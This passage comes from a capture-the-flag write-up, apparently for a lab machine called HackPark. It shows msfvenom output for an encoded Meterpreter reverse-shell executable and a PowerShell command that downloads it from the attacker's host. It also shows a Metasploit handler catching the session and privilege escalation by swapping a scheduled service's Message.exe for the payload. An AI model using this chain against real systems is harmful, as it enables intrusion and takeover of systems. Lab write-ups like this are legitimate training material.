x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: hackpark.exe
```

```
┌──(root💀 EnkOde)-[~/Desktop/payloads]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then set up a handler to catch the incoming session

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.9.240.85      yes       The listen address (an interface may be specified)
   LPORT     1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
```

Great. Now lets get our payload onto the target and run it

```
┌──(root💀 EnkOde)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.9.240.85] from (UNKNOWN) [10.10.180.242] 49472
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
cd C:\Windows\temp
c:\windows\system32\inetsrv>cd C:\Windows\temp
powershell Invoke-WebRequest -Uri http://10.9.240.85/hackpark.exe -OutFile hackpark.exe
C:\Windows\Temp>powershell Invoke-WebRequest -Uri http://10.9.240.85/hackpark.exe -OutFile hackpark.exe
dir
C:\Windows\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Windows\Temp
02/07/2021  01:09 PM    <DIR>          .
02/07/2021  01:09 PM    <DIR>          ..
08/06/2019  01:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  01:13 PM           181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  01:13 PM             1,206 cleanup.txt
08/06/2019  01:13 PM               421 cmdout
08/06/2019  01:11 PM                 0 DMI2EBC.tmp
08/03/2019  09:43 AM                 0 DMI4D21.tmp
08/06/2019  01:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  01:12 PM           292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
02/07/2021  01:09 PM            73,802 hackpark.exe
02/07/2021  12:44 PM    <DIR>          Microsoft
08/06/2019  01:13 PM                21 stage1-complete.txt
08/06/2019  01:13 PM            28,495 stage1.txt
05/12/2019  08:03 PM           113,328 svcexec.exe
08/06/2019  01:13 PM                67 tmp.dat
02/07/2021  12:44 PM           472,064 winPEAS.exe
              14 File(s)      1,180,848 bytes
               3 Dir(s)  39,115,886,592 bytes free
hackpark.exe
C:\Windows\Temp>hackpark.exe
```

```
Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x86/windows  IIS APPPOOL\Blog @ HACKPARK  10.9.240.85:1337 → 10.10.180.242:49481 (10.10.180.242)
```

Excellent. Now lets use “getsystem” and……

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > ps
```

Well crap. That wasn't quite what we wanted. Looks like we should re-train our focus on that service we found earlier. Now we know that WService.exe isn't the file we're looking to modify. But inside that directory is an "Events" folder with a log file 20198415519.INI_LOG.txt. If we cat that file, we see that there's a file names "Message.exe". Lets use that as our launching point.

```
Listing: C:\Program Files (x86)\SystemScheduler\events
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  1926   fil   2019-08-04 18:05:19 -0400  20198415519.INI
100666/rw-rw-rw-  54752  fil   2019-08-04 18:06:01 -0400  20198415519.INI_LOG.txt
100666/rw-rw-rw-  290    fil   2020-10-02 17:50:12 -0400  2020102145012.INI
100666/rw-rw-rw-  186    fil   2021-02-07 16:26:51 -0500  Administrator.flg
100666/rw-rw-rw-  182    fil   2021-02-07 12:09:08 -0500  SYSTEM_svc.flg
100666/rw-rw-rw-  0      fil   2021-02-07 16:26:51 -0500  Scheduler.flg
100666/rw-rw-rw-  449    fil   2019-08-04 07:36:53 -0400  SessionInfo.flg
100666/rw-rw-rw-  0      fil   2021-02-07 12:09:08 -0500  service.flg

meterpreter > cat service.flg
meterpreter > cat 20198415519.INI_LOG.txt
08/04/19 15:06:01,Event Started Ok, (Administrator)
08/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
08/04/19 15:07:00,Event Started Ok, (Administrator)
08/04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
08/04/19 15:08:00,Event Started Ok, (Administrator)
08/04/19 15:08:33,Process Ended. PID:2768,ExitCode:4,Message.exe (Administrator)
08/04/19 15:09:00,Event Started Ok, (Administrator)
08/04/19 15:09:34,Process Ended. PID:3024,ExitCode:4,Message.exe (Administrator)
```


Lets take the payload we created earlier, delete the old Message.exe, replace it with our payload and wait….


```
meterpreter > del Message.exe
```

```
meterpreter > upload /root/Desktop/payloads/hackpark.exe Message.exe
[*] uploading  : /root/Desktop/payloads/hackpark.exe → Message.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/Desktop/payloads/hackpark.exe → Message.exe
[*] uploaded   : /root/Desktop/payloads/hackpark.exe → Message.exe
meterpreter > ls
Listing: C:\Program Files (x86)\SystemScheduler
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   4096   dir   2019-08-04 07:36:53 -0400  Events
100666/rw-rw-rw-  60     fil   2019-08-04 07:36:42 -0400  Forum.url
100666/rw-rw-rw-  9813   fil   2019-08-04 07:36:42 -0400  License.txt
100666/rw-rw-rw-  1558   fil   2019-08-04 07:37:02 -0400  LogFile.txt
100666/rw-rw-rw-  3985   fil   2019-08-04 07:36:53 -0400  LogfileAdvanced.txt
100777/rwxrwxrwx  73802  fil   2021-02-07 17:04:16 -0500  Message.exe
```

And 30 seconds later…..





Success! Now we can read and submit the rest of the flags